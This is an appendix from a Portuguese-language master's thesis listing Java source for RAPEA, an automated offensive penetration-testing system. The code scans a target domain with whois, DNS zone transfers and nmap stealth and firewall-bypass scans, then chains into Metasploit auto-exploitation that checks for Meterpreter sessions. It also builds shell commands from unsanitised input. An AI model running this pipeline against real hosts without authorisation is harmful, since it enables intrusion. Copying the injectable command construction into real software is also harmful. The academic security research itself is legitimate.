
Fonte – o autor.

Figura 61 – Diagrama de Atividade - *Footprinting*.



Fonte – o autor.


Figura 62 – Diagrama de Atividade - Varreduras.



Fonte – o autor.

A.5 Diagrama De Pacotes


Figura 63 – Diagrama de Pacotes.



Fonte – o autor.

A.6 Diagrama De Componentes

Figura 64 – Diagrama de Componentes.



Fonte – o autor.

APÊNDICE B – Sistema Autonômico de Autoproteção Ofensiva

B.1 Módulo Principal do Sistema

Nesta seção é apresentada o módulo principal da aplicação. A classe que tem o método *main*.

```
1  package br.com.rapea;
2
3  import br.com.rapea.orquestrador.OrquestradorRAPE;
4  import java.util.Scanner;
5
6  /**
7   *
8   * @author Izaac Duarte de Alencar
9   */
10 public class RAPEA {
11
12
13     public static void main(String[] args) throws Exception {
14
15         RAPEA:apresentacao();
16         RAPEA:help();
17         RAPEA:init();
18
19     }
20
21     public static void init(){
22
23         Scanner scan = new Scanner(System.in);
24
25         System.out.print("Entre com o domínio alvo: ");
26         String dominio = scan.nextLine();
27         System.out.print("Entre com o Path da auditoria: ");
28         System.out.println("");
29         String path = scan.nextLine();
30         String tipoAuditoria = "teste";
31
32         System.out.println("========================");
33         System.out.println("# POLÍTICAS INSERIDAS:");
34         System.out.println("========================");
35         System.out.println(">> Domínio: " + dominio);
```

```
36          System.out.println(">> Path: " + path);
37
38          System.out.println("");
39          System.out.println("Confirmar políticas? [y] [n]");
40          String resposta = scan.nextLine();
41
42          if(resposta.equals("y")){
43              System.out.println("Políticas Confirmadas!");
44              OrquestradorRAPE orquestrador = new OrquestradorRAPE();
45              orquestrador.init(dominio, path, tipoAuditoria);
46          }else if(resposta.equals("n")){
47              RAPEA:init();
48          }else{
49              System.out.println("Resposta não aceita.");
50              RAPEA:init();
51          }
52
53      }
54
55      public static void apresentacao(){
56
57          System.out.println("====================");
58          System.out.println("# Sistema de auditoria autonômica em
               segurança ofensiva.");
59          System.out.println("# Teste de intrusão autonômico.");
60          System.out.println("# Projeto de Mestrado em Modelagem
               Computacional de Conhecimento - UFAL.");
61          System.out.println("----------------------");
62          System.out.println("\n");
63
64      }
65
66      public static void help(){
67
68          System.out.println("Instruções:");
69          System.out.println("----------------------");
70          System.out.println("Para início da auditoria é necessário
               insirir o Domínio e o Path.");
71          System.out.println("ex: www.empresa.com.br");
72
73          System.out.println("ex: /home/user/Documentos/teste1");
74          System.out.println("");
```

```
75          System.out.println("Após, confirme as políticas.");
76          System.out.println("----------------------");
77          System.out.println("");
78
79      }
80
81  }
```

B.2 Módulo de Gerência Autonômica

Nesta seção são apresentadas as classes em JAVA que gerenciam os processo de auditoria autonômica. Este módulo incluem o pacote **gerente** e o subpacote **Strategy**. O primeiro pacote possui as classes: ExecuteCommand.java, GerenteRAPE.java e Politicas.java. O segundo possue as classes e interfaces: Estrategia.java (interface), EstrategiaFactory.java, TipoEstrategia.java (Enum) e TestePlano.java. Seguem os códigos fonte na ordem de apresentação:

B.2.1 Classe ExecuteCommand.java

```
1  package br.com.rapea.gerente;
2
3  import java.io.BufferedReader;
4  import java.io.InputStream;
5  import java.io.InputStreamReader;
6
7  /**
8   *
9   * @author Izaac Duarte de Alencar.
10  *
11  */
12 public class ExecuteCommand {
13
14      private Runtime run;
15      private Process processo;
16
17      public ExecuteCommand(){
18
19          this.processo = null;
20          this.run = Runtime.getRuntime();
21
22      }
23
```

```
24      public void executarcomando(String comando) throws java.io.
           IOException, InterruptedException{
25
26           try{
27               String line;
28               String[] cmd = {"/bin/sh",  "-c", comando};
29               this.processo = this.run.exec(cmd);
30
31               BufferedReader stdInput = new BufferedReader(new
                    InputStreamReader(this.processo.getInputStream()));
32               while ((line = stdInput.readLine()) != null) {
33                    if(!SoTemNumeros(line)){
34                         System.out.println(line);
35                    }
36               }
37               this.processo.waitFor();
38               this.processo.destroy();
39           }catch(InterruptedException e){
40               System.out.println("Processo Interrompido!");
41           }
42      }
43
44      public String executarMsfComando(String comando) throws java.io.
           IOException, InterruptedException{
45
46           String[] exploit = new String[4];
47           String mensagem = "";
48           String tmp = "";
49
50           try{
51               String line;
52               String[] cmd = {"/bin/sh",  "-c", comando};
53               this.processo = this.run.exec(cmd);
54
55               BufferedReader stdInput = new BufferedReader(new
                    InputStreamReader(this.processo.getInputStream()));
56               while ((line = stdInput.readLine()) != null) {
57                    System.out.println(line);
58                    if ( (line.contains("exploit/")) && (!comando.
                         contains("msfconsole -q -r")) ){
59                         tmp = line.replaceAll("\\s+", " ");
60                         exploit = tmp.split(" ");
```

```
61                      mensagem = exploit[1];
62                  }
63                  if( (line.contains("Meterpreter")) && (line.contains(
                        "opened")) ){
64                      mensagem = "sucesso";
65                  }
66              }
67
68              InputStream error = this.processo.getErrorStream();
69              for (int i = 0; i < error.available(); i++) {
70                  System.out.println(error.read());
71              }
72
73              this.processo.waitFor();
74              this.processo.destroy();
75          }catch(InterruptedException e){
76              System.out.println("Processo Interrompido!");
77          }
78
79          return mensagem;
80
81      }
82
83      public boolean SoTemNumeros(String texto) {
84
85          try {
86             Long.parseLong(texto);
87             return true;
88          } catch (NumberFormatException e) {
89             return false;
90          }
91
92      }
93
94  }
```

B.2.2 Classe GerenteRAPE.java

```
1  package br.com.rapea.gerente;
2
3  import br.com.rapea.gerente.Strategy.Estrategia;
4  import br.com.rapea.gerente.Strategy.EstrategiaFactory;
5  import java.io.File;
```

```
6
7
8  /**
9   *
10  * @author Izaac Duarte de Alencar.
11  *
12  */
13 public class GerenteRAPE {
14
15     private Politicas politicas;
16
17     public GerenteRAPE(){
18
19         this.politicas = new Politicas();
20
21     }
22
23     public void init(String dominio, String path, String
           tipoAuditoria){
24         this.politicas.setDominio(dominio);
25         this.politicas.setSubDominioPrincial(dominio);
26
27         File diretorio = new File(path);
28         if(!diretorio.exists()){
29             diretorio.mkdir();
30         }
31         this.politicas.setPathProcesso(path);
32
33         Estrategia estrategia = EstrategiaFactory.getInstancia(
               tipoAuditoria);
34         estrategia.definirEstrategia(this.politicas);
35
36
37     }
38
39 }
```

B.2.3 Classe Politicas.java

```
1 package br.com.rapea.gerente;
2
3 import java.net.InetAddress;
4 import java.net.UnknownHostException;
```

```
5
6  /**
7   *
8   * @author Izaac Duarte de Alencar.
9   *
10  */
11 public class Politicas {
12
13     private String dominio;
14     private String subDominioPrincial;
15     private String EnderecoIP;
16     private String pathProcesso;
17
18     public Politicas(){}
19
20     public String getDominio() {
21         return dominio;
22     }
23
24     public void setDominio(String dominio) {
25         this.dominio = dominio;
26     }
27
28     public String getEnderecoIP() {
29         return EnderecoIP;
30     }
31
32     public void setEnderecoIP(String EnderecoIP) {
33         this.EnderecoIP = EnderecoIP;
34     }
35
36     public String getPathProcesso() {
37         return pathProcesso;
38     }
39
40     public void setPathProcesso(String pathProcesso) {
41         this.pathProcesso = pathProcesso;
42     }
43
44     public String getIpAdress() throws UnknownHostException{
45         return InetAddress.getByName(this.dominio).getHostAddress();
46     }
```

```
47
48      public String getSubDominioPrincial() {
49          return subDominioPrincial;
50      }
51
52      public void setSubDominioPrincial(String subDominioPrincial) {
53
54          String subdom = subDominioPrincial.substring(
                subDominioPrincial.indexOf(".")+1);
55          this.subDominioPrincial = subdom;
56
57      }
58
59  }
```

B.2.4 Interface Estrategia.java

```
1  package br.com.rapea.gerente.Strategy;
2
3  import br.com.rapea.gerente.Politicas;
4
5  /**
6   *
7   * @author Izaac Duarte de Alencar.
8   *
9   */
10 public interface Estrategia {
11
12
13     public void definirEstrategia(Politicas politicas);
14
15
16 }
```

B.2.5 Classe EstrategiaFactory.java

```
1  package br.com.rapea.gerente.Strategy;
2
3  /**
4   *
5   * @author Izaac Duarte de Alencar
6   */
7  public class EstrategiaFactory {
8
```

```
9       public static Estrategia getInstancia(String tipo){
10
11          switch(tipo){
12              case "teste":
13                  return TipoEstrategia.TESTE.obterEstrategia();
14              case "blackboxInternet":
15                  return TipoEstrategia.BLACKBOXINTERNET.
                        obterEstrategia();
16              case "blackboxInterno":
17                  return TipoEstrategia.BLACKBOXINTERNO.obterEstrategia
                        ();
18          }
19
20          return null;
21      }
22
23  }
```

B.2.6 enum TipoEstrategia.java

```
1   package br.com.rapea.gerente.Strategy;
2
3   /**
4    *
5    * @author Izaac Duarte de ALencar.
6    *
7    */
8   public enum TipoEstrategia {
9
10      BLACKBOXINTERNET {
11          @Override
12          public Estrategia obterEstrategia() {
13              return new EstrategiaInternetBlackBox();
14          }
15      },
16      BLACKBOXINTERNO {
17          @Override
18          public Estrategia obterEstrategia() {
19              return new EstrategiaInternoBlackBox();
20          }
21      },
22      TESTE{
23          @Override
```

```
24          public Estrategia obterEstrategia() {
25              return new TestePlano();
26          }
27      };
28
29      public abstract Estrategia obterEstrategia();
30
31  }
```

B.2.7 Classe TestePlano.java

```
1  package br.com.rapea.gerente.Strategy;
2
3  import br.com.rapea.Analise.Analisador;
4  import br.com.rapea.Analise.Dados.DadosAnalisados;
5  import br.com.rapea.Avaliador.Avaliador;
6  import br.com.rapea.Executor.Explorador;
7  import br.com.rapea.Executor.Report;
8  import br.com.rapea.Persistencia.DAO.AvaliadorDAOimpl;
9  import br.com.rapea.Planejamento.Planejador;
10 import br.com.rapea.Reconhecimento.Footprinting;
11 import br.com.rapea.Reconhecimento.PortScan;
12 import br.com.rapea.Reconhecimento.Vulnerabilidades;
13 import br.com.rapea.gerente.Politicas;
14 import java.text.SimpleDateFormat;
15 import java.time.LocalDate;
16 import java.time.LocalTime;
17 import java.time.format.DateTimeFormatter;
18 import java.util.Date;
19 import java.util.List;
20 import java.util.Set;
21 import java.util.logging.Level;
22 import java.util.logging.Logger;
23 import br.com.rapea.Persistencia.DAO.InterfaceDAO;
24
25 /**
26  *
27  * @author izaac
28  */
29 public class TestePlano implements Estrategia{
30
31     private Footprinting footprinting;
32     private PortScan portscan;
```

```
33      private Analisador analisador;
34      private Vulnerabilidades vulnerabilidades;
35      private Planejador planejador;
36      private Explorador explorador;
37      private Avaliador avaliador;
38      private Report report;
39      private InterfaceDAO avaliadorDAO;
40
41      public TestePlano(){
42
43          this.footprinting = new Footprinting();
44          this.portscan = new PortScan();
45          this.analisador = new Analisador();
46          this.vulnerabilidades = new Vulnerabilidades();
47          this.planejador = new Planejador();
48          this.explorador = new Explorador();
49          this.report = new Report();
50          this.avaliador = new Avaliador();
51          this.avaliadorDAO = new AvaliadorDAOimpl();
52
53      }
54
55      @Override
56      public void definirEstrategia(Politicas politicas) {
57
58
59          /* ######################################
60             Variáveis para avaliação
61          ######################################*/
62          LocalDate hoje = LocalDate.now();
63          DateTimeFormatter formatadorData = DateTimeFormatter.
               ofPattern("dd/LL/yyyy");
64          DateTimeFormatter formatadorHora = DateTimeFormatter.
               ofPattern("HH:mm:ss");
65          LocalTime time = LocalTime.now().withNano(0);
66          long time1 = System.currentTimeMillis();
67          int nivelAlcancado = 0;
68          String portas_abertas = "";
69          String sistema_operacional = "";
70          String vulnerabilidade = "";
71          String dados_suficientes = "";
72          String arma_exploit = "";
```

```
73          String resultadoExploracao = "";
74          //--------------------------
75
76          try {
77
78              System.out.println("\n");
79              System.out.println("
                    ================================================");
80              System.out.println("INICIALIZANDO AUDITORIA");
81              System.out.println("
                    ================================================");
82
83              this.footprinting.setPolitica(politicas);
84              System.out.println(">> Inicializando Whois");
85              this.footprinting.realizarWhois();
86              System.out.println("\n");
87              System.out.println("
                    ----------------------------------------");
88              System.out.println(">> Inicializando Enumeração de subdom
                    ínios");
89              this.footprinting.realizarEnumeracaoDominio();
90              System.out.println("\n");
91              System.out.println("
                    ----------------------------------------");
92              System.out.println(">> Inicializando Traceroute");
93              System.out.println("\n");
94              this.footprinting.realizarTraceroute();
95              this.portscan.setPolitica(politicas);
96
97              if(portscan.verificarHostAtivo()){
98
99                  System.out.println("\n");
100                 System.out.println("
                        ----------------------------------------");
101                 System.out.println(">> Inicializando identificação
                        DNS");
102                 this.footprinting.realizarIdentificacaoDNS();
103                 System.out.println("\n");
104                 System.out.println("
                        ----------------------------------------");
105                 System.out.println(">> Inicializando Transferência de
                        Zona DNS");
```

```
106                 this.footprinting.realizarTransferenciaDeZonaDNS();
107                 System.out.println("\n");
108                 System.out.println("
                       ------------------------------------------");
109                 System.out.println(">> Inicializando Varreduras
                       Stealth");
110                 this.portscan.realizarVarreduraStealth();
111                 System.out.println("\n");
112                 System.out.println("
                       ------------------------------------------");
113                 System.out.println(">> Inicializando Varreduras
                       Bypess firewall");
114                 this.portscan.realizarVarreduraByPassFirerall();
115                 System.out.println("\n");
116                 System.out.println("
                       ------------------------------------------");
117                 System.out.println(">> Inicializando Varreduras UPD")
                       ;
118                 this.portscan.realizarVarredurasUDP();
119
120                 this.vulnerabilidades.setPolitica(politicas);
121                 System.out.println("\n");
122                 System.out.println("
                       ------------------------------------------");
123                 System.out.println(">> Inicializando Varreduras de
                       Vulnerabilidades nmap");
124                 this.vulnerabilidades.
                       realizarVarreduraVulnerabilidadesNmap();
125
126                 this.analisador.setPoliticas(politicas);
127                 System.out.println("\n");
128                 System.out.println("
                       ==========================================");
129                 System.out.println(">> Carregando arquivos para aná
                       lise");
130                 System.out.println("
                       ==========================================");
131                 this.analisador.initAnalisePreliminar();
132                 this.analisador.initAnaliseComplementar();
133                 Set<DadosAnalisados> dados = this.analisador.
                       getCompitalacaoDados();
134
```

```
135                 System.out.println("\n");
136                 System.out.println("
                       ------------------------------------------");
137                 System.out.println(">> Inicializando Varreduras
                       Metasploit");
138                 this.vulnerabilidades.
                       realizarVarreduraVulnerabilidadeMetasploit(dados);
139                 nivelAlcancado = this.analisador.getNivel();
140
141
142                 if( (!dados.isEmpty()) && (dados != null) ){
143
144                     portas_abertas = "1";
145                     sistema_operacional = this.analisador.getSO();
146                     vulnerabilidade = this.analisador.
                           getVulnerabilidade();
147                     dados_suficientes = this.analisador.
                           getSuficienciaDados();
148                     this.planejador.setPolitica(politicas);
149                     this.planejador.setDadosAnalisados(dados);
150                     this.planejador.buscarArmaDigital();
151                     this.planejador.initPlanejamento();
152                     List<String> listaUrlPlano = this.planejador.
                           getUrlPlanoList();
153
154                     if( (!listaUrlPlano.isEmpty()) && (listaUrlPlano
                           != null) ){
155                         arma_exploit = "1";
156                         this.explorador.autoExplorar(listaUrlPlano);
157                         resultadoExploracao = this.explorador.
                               getStatusExecucao();
158                         nivelAlcancado = 3;
159                     }else{
160                         arma_exploit = "0";
161                         resultadoExploracao = "0";
162                         System.out.println("# Planos inexistentes! Nã
                               o é possível continuar com o teste.");
163                     }
164
165                 }else{
166                     portas_abertas = "0";
167                     sistema_operacional = "0";
```

```
168                     vulnerabilidade = "0";
169                     arma_exploit = "0";
170                     resultadoExploracao = "0";
171                 }
172 
173             }else{
174 
175                 System.out.println("# Host Inativo...");
176                 nivelAlcancado = 1;
177                 portas_abertas = "0";
178                 resultadoExploracao = "0";
179                 sistema_operacional = "0";
180                 vulnerabilidade = "0";
181 
182             }
183 
184             long time2 = System.currentTimeMillis();
185 
186             System.out.println("\n");
187             System.out.println("=======================");
188             System.out.println("INICIALIZANDO RELATÓRIO TÉCNICO");
189             System.out.println("=======================");
190             System.out.println(">> Construindo relatório");
191 
192             this.report.setPoliticas(politicas);
193             this.report.setDadosCompilados(this.analisador.
                   getCompitalacaoDados());
194             this.report.setDadosEnumeracao(this.analisador.
                   getDadosEnumeracao());
195             this.report.setDadosWhois(this.analisador.getDadosWhois()
                   );
196             this.report.reportar();
197             System.out.println(">> Relatório contruído.");
198             System.out.println(this.report.getArquivo());
199             System.out.println("------------------");
200             System.out.println(">> Auditoria finalizada!");
201 
202             System.out.println("\n");
203             System.out.println("=======================");
204             System.out.println("INICIALIZANDO AVALIAÇÃO");
205             System.out.println("=======================");
206             System.out.println(">> Construindo avaliação");
```

```
207
208                 this.avaliador.setTempoProcessamento(this.avaliador.
                        tempoExecucao(time1, time2));
209                 this.avaliador.setData(hoje.format(formatadorData));
210                 this.avaliador.setHoraInicio(time.format(formatadorHora))
                        ;
211                 this.avaliador.setDominio(politicas.getDominio());
212                 this.avaliador.setIp(politicas.getIpAdress());
213                 this.avaliador.setNivelAlcancado(String.valueOf(
                        nivelAlcancado));
214                 this.avaliador.setTipoAuditoria("remota");
215                 this.avaliador.setFormaAuditoria("autonomica");
216                 this.avaliador.setPortas_abertas(portas_abertas);
217                 this.avaliador.setDados_suficientes(dados_suficientes);
218                 this.avaliador.setSistema_operacional(sistema_operacional
                        );
219                 this.avaliador.setVulnerabilidade(vulnerabilidade);
220                 this.avaliador.setArma_exploit(arma_exploit);
221                 this.avaliador.setResultadoExploracao(resultadoExploracao
                        );
222                 this.avaliador.saida();
223
224                 System.out.println(">> Arquivando avaliação no Banco de
                        Dados");
225                 if(this.avaliadorDAO.inserirAvaliacao(avaliador)){
226                     System.out.println("# Avaliação inserida no BD com
                            sucesso");
227                 }else{
228                     System.out.println("# Falha ao inserir avaliação no
                            BD");
229                 }
230
231
232             }catch (Exception ex) {
233                 Logger.getLogger(EstrategiaInternetBlackBox.class.getName
                        ()).log(Level.SEVERE, null, ex);
234             }
235
236         }
237
238 }
```

B.3 Modúlo de Reconhecimento

Nesta seção é apresentado o pacote com as classes que realizarão o procedimento de reconhecimento no host alvo da auditoria. São elas: Footprinting.java, PortScan.java, Vulnerabilidades.java e VulnMetasploitFactory.java. Seguem os códigos fonte na ordem de apresentação:

B.3.1 Classe Footprinting.java

```
1  package br.com.rapea.Reconhecimento;
2
3  import br.com.rapea.gerente.ExecuteCommand;
4  import br.com.rapea.gerente.Politicas;
5  import java.io.BufferedReader;
6  import java.io.File;
7  import java.io.FileReader;
8  import java.io.IOException;
9  import java.util.logging.Level;
10 import java.util.logging.Logger;
11
12 /**
13  *
14  * @author Izaac Duarte de Alencar.
15  *
16  */
17 public class Footprinting {
18
19
20     private Politicas politica;
21     private String comando;
22     private ExecuteCommand executar;
23     private BufferedReader leitorArquivo;
24
25     public Footprinting(){
26
27         this.politica = new Politicas();
28         this.comando = "";
29         this.executar = new ExecuteCommand();
30
31     }
32
33     public void setPolitica(Politicas politica){
```

```
34
35          this.politica = politica;
36
37      }
38
39      public void initFootprinting() throws Exception{
40
41          realizarWhois();
42          realizarTraceroute();
43          realizarEnumeracaoDominio();
44          realizarTransferenciaDeZonaDNS();
45
46      }
47
48      public void realizarWhois() throws Exception{
49
50          this.comando = "whois " + this.politica.getDominio();
51          this.executar.executarcomando(this.comando);
52          this.comando = "whois " + this.politica.getDominio() + " > "
               + this.politica.getPathProcesso() +
53                          "/whois.txt";
54          this.executar.executarcomando(this.comando);
55
56      }
57
58
59      public void realizarEnumeracaoDominio() throws Exception{
60
61          this.comando = "nmap -sS -P0 -v -T5 -p 80 --script dns-brute.
               nse " + this.politica.getDominio() + " -oX " +
62                              this.politica.getPathProcesso() + "/
                                   enumeracaoDominiosNmap.xml";
63          this.executar.executarcomando(this.comando);
64
65      }
66
67      public void realizarIdentificacaoDNS() throws Exception{
68
69          String path =  this.politica.getPathProcesso() + "/dns.txt";
70
71          this.comando = "host -t ns " + this.politica.
               getSubDominioPrincial()+ " > " + path;
```

```
72          this.executar.executarcomando(this.comando);
73
74          this.comando = "host -t ns " + this.politica.
               getSubDominioPrincial();
75          this.executar.executarcomando(this.comando);
76
77      }
78
79      public void realizarTransferenciaDeZonaDNS() throws Exception{
80
81          String linhaAtual;
82          String[] linhaDns;
83          String path =  this.politica.getPathProcesso() + "/dns.txt";
84          String path2 = this.politica.getPathProcesso() + "/
               dnstransfer.txt";
85          File dnsServers = new File(path);
86          if(dnsServers.exists()){
87
88              this.leitorArquivo = new BufferedReader(new FileReader(
                   dnsServers));
89              while( (linhaAtual = this.leitorArquivo.readLine()) !=
                   null ){
90
91                  linhaDns = linhaAtual.split(" ");
92                  String teste = linhaDns[3];
93                  this.comando = "host -l -v -t any " + this.politica.
                       getDominio() + " " + teste  +" >> " + path2;
94                  this.executar.executarcomando(this.comando);
95
96              }
97
98          }
99
100     }
101
102
103     public void realizarTraceroute() throws Exception {
104
105         new Thread(){
106
107             @Override
108             public void run(){
```

```
109
110             comando = "traceroute " + politica.getDominio() + " > " +
                    politica.getPathProcesso() + "/traceroute.txt";
111                 try {
112                     executar.executarcomando(comando);
113                 } catch (IOException ex) {
114                     Logger.getLogger(Footprinting.class.getName()).
                           log(Level.SEVERE, null, ex);
115                 } catch (InterruptedException ex) {
116                     Logger.getLogger(Footprinting.class.getName()).
                           log(Level.SEVERE, null, ex);
117                 }
118
119             }
120         }.start();
121
122         comando = "traceroute " + politica.getDominio();
123         executar.executarcomando(comando);
124
125     }
126
127 }
```

B.3.2 Classe PortScan.java

```
1  package br.com.rapea.Reconhecimento;
2
3  import br.com.rapea.gerente.ExecuteCommand;
4  import br.com.rapea.gerente.Politicas;
5  import java.io.BufferedReader;
6  import java.io.File;
7  import java.io.FileReader;
8
9  /**
10  *
11  * @author Izaac Duarte de Alencar
12  *
13  */
14 public class PortScan {
15
16     private String comando;
17     private ExecuteCommand executar;
18     private Politicas politicas;
```

```
19
20      public PortScan(){
21
22          this.executar = new ExecuteCommand();
23          this.comando = "";
24          this.politicas = new Politicas();
25
26      }
27
28      public void setPolitica(Politicas politica){
29
30          this.politicas = politica;
31
32      }
33
34      public void initPostScan() throws Exception{
35
36          realizarVarreduraStealth();
37          realizarVarreduraByPassFirerall();
38          realizarVarredurasUDP();
39
40      }
41
42      public boolean verificarHostAtivo() throws Exception{
43
44          this.comando = "nmap -sn " + this.politicas.getDominio() + "
                -oG " +
45                                  this.politicas.getPathProcesso() + "/
                                       varrHostAlive.txt";
46          this.executar.executarcomando(this.comando);
47
48          File file = new File(this.politicas.getPathProcesso() + "/
                varrHostAlive.txt");
49          String linhaAtual;
50
51          if(file.exists()){
52
53              BufferedReader leitorArquivo = new BufferedReader(new
                    FileReader(file));
54              while( (linhaAtual = leitorArquivo.readLine()) != null ){
55
56                  if(linhaAtual.contains("Down")){
```

```
57
58                      return false;
59
60                  }else{
61
62                      return true;
63
64                  }
65
66              }
67
68          }
69
70          return false;
71
72      }
73
74      public void realizarVarreduraStealth() throws Exception{
75
76          this.comando = "nmap -sS -O -sV -v -P0 " + this.politicas.
               getDominio() + " -oX " +
77                          this.politicas.getPathProcesso() + "/
                              varrStealth.xml";
78          this.executar.executarcomando(this.comando);
79
80      }
81
